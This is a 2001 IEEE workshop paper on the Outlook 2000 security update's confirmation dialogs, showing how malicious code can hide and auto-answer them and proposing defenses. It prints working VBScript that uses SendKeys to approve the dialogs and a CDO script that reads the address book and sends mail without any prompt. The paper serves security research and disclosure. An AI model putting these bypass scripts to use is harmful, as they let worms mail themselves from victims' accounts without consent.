Proceedings of the 2001 IEEE
Workshop on Information Assurance and Security
United States Military Academy, West Point, NY, 5-6 June, 2001

Reinforcing Dialog-Based Security

Martin C. Carlisle, Scott D. Studer

Abstract-- Microsoft Office and other Windows programs provide mechanisms to allow automation of tasks through Application Programmer Interfaces (API's). While this makes many tasks more convenient, it also has provided opportunities for the rapid spread of viruses. To stop the spread of viruses through automated messages, Microsoft published a security patch requiring the user's authorization for automated e-mails via a dialog box. This solution was implemented in the Outlook 2000 SR-1 Security Update. Unfortunately, it is possible, with a small amount of code, to create a program that hides and answers the dialog box automatically.

We provide background on this type of problem, demonstrate how to defeat the Office 2000 SR-1 Security Update dialogs, outline strategic issues concerning the automation of mail on Windows-based and other platforms and discuss mechanisms for reinforcing security authorization dialogs.

Index Terms—computer security, computer viruses, data security, electronic mail.

I. Background

McAfee defines a computer virus as a computer program created to continually make copies of itself with the intent to infect other computers and programs. As well as attempting to replicate itself, it may perform some other malicious purpose such as alter or delete data [1]. Electronic mail, commonly referred to as e-mail, provides a convenient medium for replication. Recent examples of viruses that use e-mail to propagate include Melissa, LoveBug and AnnaKournikova.

The first variant of the LoveBug virus, ILOVEYOU.A, is a Visual Basic script that spreads by creating an outbound message, setting the subject to "ILOVEYOU" and the message to "Kindly check the attached LOVELETTER coming from me" and attaching itself to the message as LOVE-LETTER-FOR_YOU.TXT.VBS. It then sends this message to every person in the user's Outlook Address Book. As it is getting the addresses from the person's address book, the messages are always from a recognized source and potentially a trusted source.

As well as replicating itself, the virus does direct damage by replacing all files on the infected computer with extensions of VBS, VBE, JS, JSE, CSS, WSH, SCT, HTA, JPG, JPEG, MP3 and MP2 with copies of itself [2]. In addition to the direct damage caused by the virus, mail systems were overwhelmed by the exponentially growing amounts of outbound e-mail. In many cases the mail servers were unable to handle sending and storing all of these messages.

The Washington Post claims that between May 4, 2000, when the LoveBug virus initially struck, and May 10, 2000 over 45 million users in 20 countries were infected causing over $8 billion in damage [3]. According to a poll conducted by the PEW Internet and American Life Project, 15% of American adults who use e-mail received the virus. One out of every 25 e-mail users opened the message and was infected [4].

The LoveBug virus required that the e-mail user open the attached file in order for it to take affect. Why did users execute this program thereby allowing it to damage their computer and infect others? Mark Sunner, CTO at MessageLabs, states "As Human beings we are naturally inquisitive and that makes us susceptible to a whole host of socially engineered viruses" [5]. Receiving a message from someone you know titled "I Love You" is just too tempting. It has been reported that an IDC study determined that 54% of users on any given day would open an e-mail with a subject line of "Great Joke", 50% would open "Look at this" and 39% would open "Special Offer" [5]. Additionally, more recent copycat viruses such as "NakedWife" have attempted to appeal to our baser nature.

The LoveBug's virulence was due to its ability to capitalize on relationships between people. It was able to use these relationships because of its ability to access individuals' Microsoft Outlook address books.

Although the LoveBug and similar viruses have targeted Windows and the Outlook address book, there is nothing about the nature of the virus that is specific to Windows. Outlook made an attractive target for virus writers because of its prevalent use and the ease with which it can be automated (code fragments can be copied directly from the Microsoft web site and modified slightly to create these viruses).

II. Dialog-Based Security

In response to the LoveBug virus, Microsoft published the Outlook 2000 SR-1 E-mail Security Update to protect against viruses that spread through the use of electronic mail. The first characteristic of the security update is to prevent users from accessing e-mail attachments that are executables, batch files, or other file types that contain executable code. While this portion of the update makes it much more difficult for viruses to spread, it has the disadvantage that it makes it more difficult for users to share such files (they can still be received, for example as compressed attachments). As a result, many people

Manuscript received March 21, 2001.

M. C. Carlisle and S. D. Studer are with the United States Air Force Academy, Department of Computer Science, 2354 Fairchild Dr, Suite 1J131, USAFA, CO 80840-6234 USA (telephone: 719-333-3590, e-mail: Martin.Carlisle@usafa.af.mil, Scott.Studer@usafa.af.mil).

ISBN 0-7803-9814-9/$10.00 © 2001 IEEE

have not installed this update. Even with this restriction, it is still possible to execute code from an attachment by utilizing one of the frequently discovered buffer overflow errors (e.g. the Vcard handler overflow) [6].

The security update also provides an "Object Model Guard" which prompts a user with a dialog box when an external program attempts to access the Outlook Address book. This idea is one that holds great promise. If we can find a simple way to get the user to verify automated e-mails, we can greatly reduce the impact of such viruses. Even if a naïve user answers "yes" to all dialogs, it will considerably slow down the rate at which their machine generates e-mails.

The idea of using dialogs to require user authentication is not limited to automated e-mail. One can easily imagine other tasks for which verification would be desired (for example, using the modem to dial a 900 number). This section illustrates an example of using dialog boxes to enforce security, Outlook's Object Model Guard.

A. *Outlook's Object Model Guard*

If, after installing the Outlook 2000 SR-1 Security Update, a program (other than Outlook) attempts to access the user's Outlook address book, the window in Fig. 1 appears.

Fig. 1. Dialog asking the user to grant a program access to the Microsoft Outlook address book.

If the user responds affirmatively to this question (by first checking the box next to "Allow access" and then pushing the "Yes" button), the program is allowed to proceed. When the program attempts to send an e-mail, the dialog in Fig. 2 appears. The user must press "Yes" in order for the message to actually be sent.

Fig. 2. Dialog asking the user to authorize another program's attempt to send e-mail using Outlook.

Note the progress bar in Fig. 2. This progress bar measures out five seconds. During those five seconds, the "Yes" button is disabled. This gives the user a forced waiting period, during which they will hopefully read the dialog and consider the implications of pushing "Yes."

III. Attacks on Dialog-Based Security

Dialog-based security is designed principally to protect the user from malicious code running on their machine. Thus, we must consider how the malicious code might attempt to mimic the user's actions and "fool" the dialog into "believing" that the user authorized the action. In the worst case, the malicious program could hide the dialog and also answer it, so that the dialog is not only defeated, but also the user has little or no opportunity to actually observe that anything out of the ordinary is occurring. In this section, we demonstrate successful attacks on Outlook's object model guard. These attacks illustrate principles that should be considered when designing security dialogs for any platform.

A. *Defeating the Object Model Guard with an Executable*

Most GUI programs are message-based. That is, they wait in an event loop for a message to be generated (by a key press, or mouse event) and then dispatch that message to the section of code that would perform the appropriate action. Although these messages are normally placed in the event queue by the operating system, a malicious program can also send messages to the event queue of another program. This is useful for "show me" type help, but allows us to circumvent the object model guard.

To defeat the Outlook Object Model Guard, the first step is to identify the target window. Enumerating the windows in the system, and finding the one with the appropriate title accomplishes this. If the title is not unique, the subwindows can also be enumerated to determine which has the appropriate text.

Once the target window has been identified, a hide message is sent to the window. Both searching for and hiding the window can be performed sufficiently quickly that the user will not be able to see the dialog.

Finally, messages are sent to the controls in the window. For the dialog in Fig. 1, a message is sent to the checkbox indicating that the user has clicked it, and then a message is sent to the button indicating that the user pressed it. Alternatively, the window can be sent messages indicating that the keys "a" and "y" have been sent in turn, as these are provided keyboard shortcuts.

The dialog in Fig. 2 poses a greater challenge. At first, it would appear that it is necessary to wait five seconds for the progress bar to finish, and then proceed as above, since the "Yes" button is disabled for the first five seconds. Instead, information from widely available debugging tools speeds up the process. MS Spy++ is a program that allows the user to view all of the messages being sent to any window. This is very useful when debugging a GUI program to determine

ISBN 0-7803-9814-9/$10.00 © 2001 IEEE

where a program is erring. If MS Spy++ is running, it will show what messages the dialog receives when a program attempts to send e-mail by automating Outlook. When the user pushes “Yes”, an undocumented message is sent to the dialog. As it turns out, hiding the dialog and then sending this undocumented message immediately has the effect of allowing the program to proceed unhindered and without delay.

B. Microsoft Response

After completing the defeat, Microsoft was notified of the potential weakness. The following is excerpted from their response:

```
At this point the consensus on our part is
that you would need a compiled executable
to be run from a user's machine in order
to exploit the vulnerability.

Scripting a workaround to the Security
dialogs for the Outlook E-mail Update
should not be possible. If you are able to
get a compiled executable to run on your
machine then the least of your worries
would be bypassing these dialogs.
```

The next section demonstrates that it is in fact possible to defeat the Object Model Guard with a script. As an aside, the Microsoft Security Team unfortunately seems to have missed the significance of their own security patch. They state that the ability to run an executable on a person’s machine presents a greater threat than the ability to access Microsoft Outlook’s Address Book. This view neglects the ability of viruses of this class to replicate. Although the damage to an individual machine running malicious code may be far more grave than simply compromising the user’s address book, damaging a single computer is inconsequential compared to the ability to exponentially propagate as is afforded by e-mail-based viruses. In the case of the LoveBug, it would be challenging to find a single computer whose loss would cost eight billion dollars.

C. Defeating the Object Model Guard with a Script

Because scripts are easier to write and embed in documents than executables, they are a favorite choice of virus writers. (A working Visual Basic script can often be generated by simply cutting and pasting code fragments from the MSDN web site—the vast majority of the code in the LoveBug could have been obtained in this manner). Microsoft’s response was incorrect in its assumption that such techniques could not be used to work around the Object Model Guard dialogs. Fig. 3 demonstrates a script that does so. Although we use Visual Basic script for our example, the same could also be accomplished using Java Script, or any other scripting language that interfaces with the Windows Scripting Host.

```
set fso =CreateObject
      ("Scripting.FileSystemObject")

set fsoFile =
      fso.CreateTextFile("ByPass.vbs")
fsoFile.WriteLine "Set fso =
     CreateObject(""WScript.Shell"")"
fsoFile.WriteLine "While fso.AppActivate
     (""Microsoft Outlook"") = FALSE"
fsoFile.WriteLine "wscript.sleep 1000"
fsoFile.WriteLine "Wend"
fsoFile.WriteLine
   "fso.SendKeys ""a"", True"
fsoFile.WriteLine
   "fso.SendKeys ""y"", True"
fsoFile.WriteLine "wscript.sleep 7000"
fsoFile.WriteLine "While fso.AppActivate
   (""Microsoft Outlook"") = FALSE"
fsoFile.WriteLine " wscript.sleep 1000"
fsoFile.WriteLine "Wend"
fsoFile.WriteLine
   "fso.SendKeys ""y"", True"
fsoFile.Close

set wshShell =
   CreateObject("Wscript.Shell")
wshShell.Run("ByPass.vbs")
Set golApp =
   CreateObject("Outlook.Application")
Set objNewMail =
   golApp.CreateItem(olMailItem)
With objNewMail
   .Recipients.Add "test@test.com"
   blnResolveSuccess =
     Recipients.ResolveAll
   .Subject = "test"
   .body = "body"
   If blnResolveSuccess Then
      .Send
   Else
      .Display
   End If
End With
```

Fig 3: Defeat Script to Bypass Object Model Guard

The first step in this script is to create a FileSystemObject. The FileSystemObject provides access to the computer’s file system with the ability to read and write text files. In this example, it is used to create a file titled ByPass.vbs. Using this object, a second Visual Basic script is written to ByPass.vbs. Fig. 4 shows ByPass.vbs. The sole purpose of ByPass.vbs is to answer the security dialogs. After creating the file it creates an instance of the Windows Scripting Host. The Windows Scripting Host is used to execute the recently created ByPass.vbs. After ByPass.vbs has been initiated and is ready to answer the dialogs, it creates an instance of the Microsoft Outlook automation object. With an instance of this Outlook object, it is able to create a new mail message, address the message, set a subject, fill in a message body and send the message. It could potentially add attachments (such as a virus) and access the user’s address book (so that it can send a copy of the virus to all of the unsuspecting user’s friends and acquaintances).

```
Set fso = CreateObject("WScript.Shell")
While fso.AppActivate
    ("Microsoft Outlook") = FALSE
  wscript.sleep 1000
Wend
fso.SendKeys "a", True
fso.SendKeys "y", True
wscript.sleep 7000
While fso.AppActivate
    ("Microsoft Outlook") = FALSE
  wscript.sleep 1000
Wend
fso.SendKeys "y", True
```

Fig 4: Script produced by Defeat Script

As mentioned above, the purpose of ByPass.vbs is to answer the security dialogs. Its first action is to attempt to activate Microsoft Outlook using the File Scripting Object. While it is unable to activate the Outlook dialog, it sleeps. It is essentially waiting for the initiating script to attempt to access Outlook. After the Outlook automation object is created and displays the first warning dialog box to the user, as depicted in Fig. 1, our script sends the keys "a" and "y" to check the "Allow access" box, and push the "Yes" button. That is, it performs the user's authentication steps without the user's input. After answering the first dialog it waits for the initiating script to attempt to send mail. The delay of seven seconds is designed to wait until the second dialog has been opened and the five seconds for the progress bar are complete. It then activates the second dialog and sends the "y" key to it. Once the Outlook dialog receives the "y" key from our ByPass script, the e-mail message is sent.

This script demonstrates how to circumvent the dialogs using only a scripting language. While it would be much slower than the executable version, it requires less programming sophistication, and a Trojan horse could hide its behavior by holding the user's attention.

D. Bypassing the Object Model Guard

Fig. 5 outlines the Windows mail subsystem. Service providers form the foundation of the mail subsystem. They translate requests from the various interfaces into commands the actual messaging subsystem can understand. More specifically, the transport providers handle message transmission and reception, and the address book provider handles connectivity with directory services. There are multiple service providers that provide connectivity to different messaging systems.

Client interfaces provide a common means of interaction with the service providers. Simple MAPI, MAPI, Common Messaging Calls (CMC) and Common Data Objects (CDO) are common client interfaces. These interfaces provide various capabilities to client application developers. The variation in capabilities is primarily due to tradeoffs between robustness and ease of use. At the top of the hierarchy are messaging aware applications such as Microsoft Word and Excel and messaging enabled applications such as Microsoft Outlook [7].

Protecting Outlook is inadequate as it is possible to bypass Outlook and directly access one of the client interfaces. Any of the previously listed client interfaces can be used both to access a users address book and to send mail. The Object Model Guard provides some protection against viruses that utilize Outlook, a client application. It provides no defense against scripts that use the client interfaces directly.



Fig. 5: Windows Mail Subsystem [7]

The Visual Basic Script in Fig. 6 demonstrates accessing the user's address book and sending mail using the CDO (Collaboration Data Objects) library. Since the code operates at a lower level (at the client interface level instead of the application level), the Object Model Guard is completely bypassed, and no authorization dialogs appear.

```
rem Dim objSession As MAPI.Session
rem Dim objMessage As Message
rem Dim objOneRecip As Recipient

Set objSession =
CreateObject("MAPI.Session")
objSession.Logon "MS Exchange Settings"

Set objMessage =
objSession.Outbox.Messages.Add
objMessage.Subject = "Funny Joke"

set addresslist =
   objSession.AddressLists(1)
objMessage.Text =
  "virus would go here"

Set objOneRecip =
objMessage.Recipients.Add
objOneRecip.Name =
   addresslist.AddressEntries(1)
objOneRecip.Type = 1
objOneRecip.Resolve

objMessage.Send False
objSession.Logoff
```

Figure 6: Visual Basic Script that accesses address book and sends mail via CDO

The first step in this example is to create a session. This session connects to the currently logged-in user's Microsoft Outlook profile. By default, when Outlook is installed and connected to an exchange server, this profile is called "MS Exchange Settings." After the session is established, a new message is created with a subject of "Funny Joke." Next, the user's address book is accessed. In this case, the text of the message is sent to the first person in the address list. Lastly, the message is sent and the user is logged off. It would be a trivial step to add a loop to this script and have it send a message to every person in the address book.

Scripting the Collaboration Data Objects provides the same functionality needed by a virus writer as scripting Microsoft Outlook with out engaging the Object Model Guard. Similar feats could be accomplished utilizing any of the various client interfaces.

IV. Reinforcements For Dialog-Based Security

In this section, we describe suggestions for reinforcing dialogs similar to Outlook's Object Model Guard. Unfortunately, given current limitations of the Windows operating system, this turns out to be similar to trying to secure a parked car at the airport—while you can make it harder to break-in by locking it, using a steering-wheel lock, etc., you can never make your car totally secure. As a result, we also offer suggestions for improvements to the operating system that would make dialog-based security far more secure.

A. Currently Available Reinforcements

1) Secure at the Right Level

In order to truly protect against viruses such as LoveBug it is necessary to secure the address book providers and the transport providers at the service-provider level rather than at the client-application level. Securing the mail subsystem from unauthorized use is essential to preventing the spread of viruses such as LoveBug. In general, security should be placed at the level of service being defended, rather than the level that has been previously used to attack that service. In the case of Outlook, the security should have been placed on the address book and transport providers rather than on the Outlook application.

2) Defend Against Dialog Hide

In the defeat of the dialog outlined in Section II, the authorization dialog was hidden to ensure the user was unaware of the malicious activity. If the dialog were not hidden, the user would see a dialog requesting their permission and see that dialog disappear after five seconds without their response (hopefully causing the user to become aware that something is amiss). By hiding the dialog, the user is oblivious to the activity.

First, the dialog should be created as an "always on top" window to give the user the most opportunity to observe it. Second, the dialog should enter a "Hostile Activity Mode" when it receives a hide message rather than actually hide itself. The only source of a hide message would be a potential threat. The dialog should warn the user when it enters "Hostile Activity Mode" and disallow the transaction. Alternatively, rather than disallowing the transaction, the system could simply cause that transaction to wait indefinitely.

3) Defend the Delay

If the dialog defended against hide messages, it would still be possible to change the system's clock to a later time to make the dialog believe that five seconds had past. It would therefore be necessary to also defend against modifications of the system's clock. Fortunately, in Windows a message is sent to each window when the system clock is changed. By watching for this message, you can ensure that the user sees the dialog for the full five seconds prior to the buttons and check boxes being automatically pressed. If the system's clock is tampered with, the dialog should enter "Hostile Activity Mode."

4) Defend With Bitmap

In an attempt to further challenge the persistent virus writer, it is possible to have the user press a series of keys to authorize access. The required keys would change each time the dialog was displayed. For example, the first time the dialog was displayed, the user may be required to press "123" while on the second time they would be required to press "345". If the incorrect keys were pressed, the dialog should again enter "Hostile Activity Mode."

If the users were informed of the keys they needed to press through standard window controls such as text boxes and edit boxes, a virus could extract the required keys from the windows controls directly by simply sending the control a message asking for its contents. To prevent the virus from extracting these keys from the window's controls, the necessary keystrokes should be displayed using a collection of bitmaps. These bitmaps could be displayed in the dialog to inform the user of the necessary keys. Although it is possible to programmatically determine the required key presses by converting the bitmaps into their numeric equivalents through a screen scrapper, this would greatly increase the sophistication required to write such a virus.

5) Restrict Scripting

To protect against the LoveBug virus and all similar variants at the United States Air Force Academy, execution of Visual Basic Scripts has been disabled as part of the login process to the network. Disabling Visual Basic Script execution is accomplished by dissociating the .vbs file extension from the Window's Scripting Host in the registry. By disassociating the connection, users are unable to run these attachments (viruses) in the e-mail message and further propagate the virus. Since most users do not use Visual Basic Scripts, they are not inconvenienced. Since disabling Visual Basic Scripting precludes the use of many useful Visual Basic Scripts, users who have a need for Visual Basic scripts are provided with programs that they can use to enable and disable scripting as needed. One application at the Academy that requires Visual Basic scripting has been modified so that it enables scripting, runs its script, and then disables scripting once again. While this modification made the

AnnaKournikova a non-event at the Academy, it is still possible for other forms of executable programs to access individuals address books and send mail through the various messaging client interfaces.

B. Suggested Operating System Improvements

The defenses in the previous subsection help to ensure that the user is aware of potential malicious activity or limit their ability to expose themselves to malicious activity on their computer, but do not stop the activity, nor do they ensure that the user disconnects the infected computer from the network.

1) Message Source Identification

On Windows-based machines, it is possible to programmatically simulate keystrokes or mouse movement by sending the appropriate messages to other processes. Unfortunately, there is no way to determine if these messages were generated by the operating system, or were instead generated by another application running on the machine. Although Windows provides a way to determine the state of the keyboard, this doesn't return the actual state of the keyboard, but instead the state indicated by the messages in the message queue. This is true even if the DirectInput interface is used.

Ideally, applications should be able to determine if messages originated from the operating system responding to input from the user, or from other applications. This would only affect applications with security concerns (e.g. the "show me" help feature of some applications would be unaffected), and would allow security dialogs to be able to confirm that the messages they receive are from actual interaction with the user.

2) Protected Key Codes

Similarly, Windows has a protected key code, Ctrl+Alt+Del, which cannot be caught or generated by an application. Use of this key code ensures that a malicious application cannot masquerade as the logon prompt and steal passwords. Providing another such key code that could not be generated would also provide a mechanism whereby an application could be assured that the input had come from the user rather than from another application.

3) Protected Dialogs

Windows provides standard dialog capabilities. Using a single call, an application can generate a Yes/No dialog with a title and message. Providing a secure Yes/No dialog function would make it easier for application writers to secure their applications. If done correctly, this dialog could be reused by many applications instead of having each application attempt to secure its own dialog; however, if it is implemented poorly, it could give application writers a false sense of security.

4) Secure Keyboard Drivers

Ultimately, the operating system depends on the keyboard driver to interact directly with the hardware. For debugging purposes these keyboard drivers often provide means for software to simulate keyboard presses. It must be ensured that such debugging mechanisms are disabled before the production version of the driver is shipped. Otherwise, applications will be unable to rely even on messages that are sent directly by the operating system.

V. Conclusions

The advent of highly "contagious" viruses such as LoveBug has made it desirable to be able to verify a program's actions (in particular accessing the user's address book or sending e-mail) with the user. The simplest way to receive such verification is through a dialog box. Unfortunately, as was demonstrated with the Outlook Object Model Guard, it can be a simple matter for a program to simulate a user's actions. Therefore, programs using dialog-based security must be very suspicious regarding messages the dialog receives. In particular, such applications should watch for messages that attempt to hide the dialog, or indicate that the system time has been modified (thus attempting to reduce the amount of time the viewer has to read the dialog).

Furthermore, incorrect placement of the security dialog within the code can make it easily bypassed. The security dialog must guard the lowest level of the application that can be accessed by other programs.

With careful placement of the security dialog and by implementing counter-measures to how an attacker might attempt to manipulate a security dialog, it is possible to give the user the opportunity to observe the malicious actions and stop the spread of e-mail viruses early. Modifications to the operating system that allow applications to verify that messages received come from users rather than other programs would provide more tools to application writers to prevent the functionality they provide from being used maliciously.

Acknowledgment

Many thanks go to the staff and faculty of the Department of Computer Science at the United States Air Force Academy for their help with both the semantics and the syntax of this paper. Additionally, we would like to thank Bill Sobel of Symantec, who suggested exploring the SendKeys command in Visual Basic.

References

[1] John McAfee and Colin Haynes, *Computer Viruses, Worms, Data Diddlers, Killer Programs, and Other Threats to Your System*, New York: St. Martin's Press, 1989, p. 1.

[2] Computer Associates, "ILOVEYOU.A", *Virus Encyclopedia*, http://www.cai.com/virusinfo/encyclopedia/, 2001.

[3] Curt Suplee, "Anatomy of a 'Love Bug': Hunt for Digital Immunities Begins in Biology," *Washington Post*, Washington DC: WashingtonPost.Com, p A01, 21 May 2000.

[4] PEW Research Center, "PEW Internet Tracking Report: The Love Bug: Few Take an Online Sick Day Due to Virus", http://www.pewinternet.org/reports/reports.asp?Report=13&Section=ReportLevel1&Field=Level1ID&ID=12.

[5] John Leyden, "Users Haven't Learned Any Lessons from the Love Bug." The Register, http://www.theregister.co.uk, 16 February 2001.

[6] Microsoft Technet Security, "Outlook, Outlook Express VCard Handler Contains Unchecked Buffer", February 22, 2001.

[7] Microsoft Developer Network, "About the MAPI Architecture", Platform SDK: MAPI, MSDN January 2001.